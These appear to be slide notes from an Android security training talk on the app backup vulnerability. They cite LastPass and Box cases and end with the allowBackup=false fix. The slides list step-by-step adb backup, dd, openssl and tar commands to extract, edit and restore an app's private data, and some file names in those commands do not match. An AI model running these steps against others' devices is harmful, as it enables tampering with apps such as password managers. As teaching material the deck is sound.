Android Security & Exploitation

Aditya Gupta (@adi1391)

Founder, Attify (http://attify.com)

adi@attify.com

Certifications : http://securitytube-training.com
Pentester Academy : http://PentesterAcademy.com

Backup Based Vulnerability

Android Backup Vuln.

- Android allows backups and restoration of its data [without root]
- Attacker could take the backup of an app, modify the contents and restore it back again
- Lastpass Vulnerability (Patched now, found by Chris John Riley)
- Box Vulnerability (Discovered by Aditya : http://blog.attify.com)
- Can use Android Backup Extractor (http://sourceforge.net/projects/adbextractor/)

LastPass ****

The Last Password You'll Ever Need.

LastPass Password Mgr Premium*

LastPass - February 19, 2014

Productivity

Install

Add to Wishlist


This app is compatible with all of your devices.

(11,755)

+1 +9639 Recommend this on Google

Installs

500,000 - 1,000,000


9:05
PIN Reprompt
1
2
3
4
5
6
7
8
9
0

Exploiting Backup vuln.

```
mobisec# tree
.
`-- apps
    `-- com.lastpass.lpandroid
        |-- f
        |   |-- 632da2a7521caa7b4976a55d4353c5884ec366a8d525058bbba1d9498dfa94c8.xml
        |   |-- aaeb396e4c351e9c063952f0c169e409c6efa56a520eb785598b2fc5ded34350.xml
        |   |-- fde8b1731134c654b4c7aa6661a951a6ad9a448f7f99147b17033006a9b6c57d.xml
        |   |-- vcsfp.db3
        |   `-- vcsfp.db3-journal
        |-- _manifest
        `-- sp
            `-- LPandroid.xml
```

Exploiting Backup vuln.

- adb backup com.box.android -f app.ab
- dd if=app.ab bs=24 skip=1 | openssl zlib -d > app.tar
- tar -tf app.tar > app.list
- tar -xvf app.tar
- //Editing//
- star -c -v -f box_new.tar -no-dirslash list=box.list
- dd if=app.ab bs=24 count=1 of=app_new.ab
- openssl zlib -in app_new.tar >> app_new.ab
- adb restore app_new.ab

Exploiting Backup vuln. (using ABE)

- adb backup com.box.android -f app.ab
- java -jar abe.jar unpack box.ab box.tar
- tar -tf box.tar > box.list
- tar -xvf app.tar
- //Editing//
- star -c -v -f box_new.tar -no-dirslash list=box.list
- java -jar abe.jar pack box_new.tar box.ab
- adb restore app_new.ab

Preventing Backup vuln.

```
android:allowBackup="false"
```